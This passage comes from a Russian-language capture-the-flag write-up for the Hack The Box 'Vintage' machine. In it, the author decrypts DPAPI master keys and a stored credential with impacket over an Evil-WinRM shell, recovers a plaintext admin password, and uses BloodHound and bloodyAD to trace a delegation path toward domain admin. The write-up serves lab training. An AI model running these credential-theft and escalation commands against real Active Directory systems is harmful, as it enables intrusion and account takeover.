


```
*Evil-WinRM* PS C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect> ls


    Directory: C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-          6/7/2024   1:17 PM                S-1-5-21-4024337825-2033394866-2055507597-1115


*Evil-WinRM* PS C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect> cd S-1-5-21-4024337825-2033394866-2055507597-1115
*Evil-WinRM* PS C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115> ls
*Evil-WinRM* PS C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115> dir -h


    Directory: C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/7/2024   1:17 PM            740 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847
-a-hs-          6/7/2024   1:17 PM            740 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
-a-hs-          6/7/2024   1:17 PM            904 BK-VINTAGE
-a-hs-          6/7/2024   1:17 PM             24 Preferred
```

Содержимое каталога с мастер-ключами

Скачиваем мастер-ключи DPAPI **4dbf04d8-529b-4b4c-b4ae-8e875e4fe847** и **99cf41a3-a552-4cf7-a8d7-aca2d6f7339b** на свой хост и расшифровываем с помощью **impacket-dpapi**.

```
dpapi.py masterkey -file 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 -sid S-
1-5-21-4024337825-2033394866-2055507597-1115 -password Zer0the0ne
dpapi.py masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid S-
1-5-21-4024337825-2033394866-2055507597-1115 -password Zer0the0ne
```




```
~/tmp/HTB/vintage (1.328s)
dpapi.py masterkey -file 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password Zer0the0ne
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0x55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f
~/tmp/HTB/vintage (1.333s)
dpapi.py masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password Zer0the0ne
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
```

Получение мастер-ключей DPAPI

Теперь с полученными мастер-ключами пробуем расшифровать блоб.

```
dpapi.py credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key
0x55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5
330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f
dpapi.py credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key
0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b28
3c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
```




```
~/tmp/HTB/vintage (0.6s)
dpapi.py credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key 0x55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

ERROR: Padding is incorrect.
~/tmp/HTB/vintage (0.609s)
dpapi.py credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[CREDENTIAL]
LastWritten : 2024-06-07 15:08:23
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000001 (CRED_TYPE_GENERIC)
Target      : LegacyGeneric:target=admin_acc
Description :
Unknown     :
Username    : vintage\c.neri_adm
Unknown     : Uncr4ck4bl3P4ssW0rd0312
```

Расшифровка данных DPAPI

Файл расшифрован, и мы получаем учетные данные пользователя **c.neri_adm**.


Пользователь L.BIANCHI_ADM

Граф BloodHound показывает, что пользователь **C.NERI_ADM** состоит в группе **DELEGATEADMINS**.



Граф BloodHound


В этой же группе состоит и пользователь **L.BIANCHI_ADM**, который помечен утилитой как привилегированный объект.


C.NERI_ADM@VINTAGE.HTB
MemberOf
L.BIANCHI_ADM@VINTAGE.HTB
MemberOf
DELEGATEDADMINS@VINTAGE.HTB
DELEGATEDADMINS@VINTAGE.HTB
Object Information
Sessions
Members

Object ID: S-1-5-21-4024337825-2033394866-2055507597-1131
ACL Inheritance Denied: FALSE
Admin Count: FALSE
Created: 2024-06-06 00:11 GMT+3 (GMT+0300)
Distinguished Name: CN=DELEGATEDADMINS,OU=PRE-MIGRATION,DC=VINTAGE,DC=HTB
Domain FQDN: VINTAGE.HTB
Domain SID: S-1-5-21-4024337825-2033394866-2055507597
Last Collected by BloodHound: 2025-01-17 20:48 GMT+3 (GMT+0300)
SAM Account Name: DelegatedAdmins
Sessions: 0
Members: 2
C.NERI_ADM@VINTAGE.HTB
L.BIANCHI_ADM@VINTAGE.HTB

Граф BloodHound


Если перестроить граф от пользователя **L.BIANCHI_ADM**, можно увидеть, что он является администратором домена.


L.BIANCHI_ADM@VINTAGE.HTB
ADMINISTRATORS@VINTAGE.HTB
MemberOf
MemberOf
MemberOf
DELEGATEDADMINS@VINTAGE.HTB
DOMAIN ADMINS@VINTAGE.HTB
MemberOf
DENIED RODC PASSWORD REPLICATION GROUP@VINTAGE.HTB

Граф BloodHound

Судя по названию, эта группа должна быть как-то связана с делегированием, хотя ни BloodHound, ни impacket-findDelegation ничего не показали. Но если мы запросим все атрибуты LDAP учетной записи контроллера домена, то увидим в поле **msDs-AllowedToActOnBehalfOfOtherIdentity** SID группы **DELEGATEADMINS**.

```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u c.neri_adm -p
Uncr4ck4bl3P4ssW0rd0312 -k get object 'DC01$'
```




```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u c.neri_adm -p Uncr4ck4bl3P4ssW0rd0312 -k get object 'DC01$'

distinguishedName: CN=DC01,OU=Domain Controllers,DC=vintage,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 2024-06-07 09:46:43.502028+00:00
cn: DC01
dNSHostName: dc01.vintage.htb
dSCorePropagationData: 2024-06-07 22:38:55+00:00
instanceType: 4
isCriticalSystemObject: True
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 2025-01-21 03:45:25.044304+00:00
lastLogonTimestamp: 2025-01-20 19:45:53.559954+00:00
logonCount: 90
msDFSR-ComputerReferenceBL: CN=DC01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=vintage,DC=htb
msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;;0xf01ff;;;S-1-5-21-4024337825-2033394866-2055507597-1131)
msDS-GenerationId: GUnM08nsvwM=
